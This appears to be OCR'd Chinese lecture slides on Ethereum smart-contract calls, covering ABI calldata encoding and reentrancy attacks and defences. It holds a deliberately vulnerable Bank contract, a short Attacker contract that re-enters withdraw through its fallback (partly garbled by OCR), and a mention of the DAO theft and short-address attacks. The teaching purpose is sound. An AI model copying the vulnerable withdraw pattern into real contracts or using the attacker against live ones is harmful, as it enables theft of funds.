
➢call参数详解

- 方法选择器（4 bytes）
  - 方法摘要： test(uint256,uint256)
  - bytes4(bytes32(sha3(“test(uint256,uint256)”)))
- 参数列表（N bytes）
  - 按照一定的格式对不同类型的参数进行编排
  - 32字节一个单位，不够的高位补0



```
pragma solidity ^0.4.18;

contract Sample1{
    uint flag1  ;
    uint flag2 ;

    event Data(uint a, uint b) ;

    function test(uint _value1, uint _value2) public{
        flag1 = _value1;
        flag2 = _value2;

        Data(flag1, flag2);
    }
}

contract Sample2{
    function myCall(address sample1) public{
        bytes4 methodId = bytes4(keccak256("test(uint256,uint256)"));
        address(sample1).call(methodId, 1, 2);
    }
}

```

跨合约方法调用原理



```
pragma solidity ^0.4.18;

contract Sample1{
    uint flag1  ;
    uint flag2 ;

    event Data(uint a, uint b) ;

    function test(uint _value1, uint _value2) public{
        flag1 = _value1;
        flag2 = _value2;

        Data(flag1, flag2);
    }
}

contract Sample2{
    function myCall(address sample1) public{
        bytes4 methodId = bytes4(keccak256("test(uint256,uint256)"));
        address(sample1).call(methodId, 1, 2);
    }
}
```

调用 test(1, 2)

Calldata：

0xeb8ac921000000000000000000000000000
0000000000000000000000000000000000001
0000000000000000000000000000000000000
000000000000000000000000002

- 方法选择器
  - **0xeb8ac921**
- 参数1
  - **0x0000000000000000000000000000000000000**
    000000000000000000000000001
- 参数2
  - **0x0000000000000000000000000000000000000**
    000000000000000000000000002


ABI
规范

3 智能合约消息调用攻防

消息调用的一些特性

- 外部方法调用深度最大为1024，超过1024则调用失败
- 即使调用过程中出现异常，但是call本身不会抛出异常
- 获取不到执行方法的返回值，只返回true和false
- call调用链中，msg.sender是按照最近一次发起对象来确定的
- EVM分解参数时存在参数填充和参数截断的特性

Reentrancy漏洞



Bank Contract

```
contract Bank{
 function withdraw(){
      uint amountToWithdraw = balances[msg.sender] ;
      if(msg.sender.call.value(amountToWithdraw)() == false){
         throw ;
      }
      balances[msg.sende
   }
}
```

发送所有gas

User Contract

```
contract User{
   function money(address addr){
      Bank(addr).withdraw() ;
   }

   function () payable{
      //some log codes
   }
}
```

Attack Contract

```
contract Attacker{
   function money(address addr){
      Bank(addr).withdraw() ;
   }
   function () payable{
      Bank(addr).withdraw() ;
   }
}
```

- <address>.send(ethValue)
  - 2300 gas
- <address>.transfer(ethValue)
  - 2300 gas
- <address>.call.value(ethValue)()
  - 所有可用gas


Reentrancy漏洞

Bank Contract

```
contract Bank{
    function withdraw(){
        uint amountToWithdraw = balances[msg.sender] ;
        if(msg.sender.call.value(amountToWithdraw)() == false){
            throw ;
        }
        balances[msg.sender] = 0 ;
    }
}
```

Attack Contract

```
contract Attacker{
    function money(address addr){
        Bank(addr).withdraw() ;
    }

    function () payable{
        Bank(addr).withdraw() ;
    }
}
```




防护手段

- 使用**sender/transfer**代替**call**
- 对状态变量操作要尽量提前
- 对转账操作失败的情况进行**throw**

TheDAO事件
5000多万美元
被盗

短地址攻击

EVM获取参数的方式

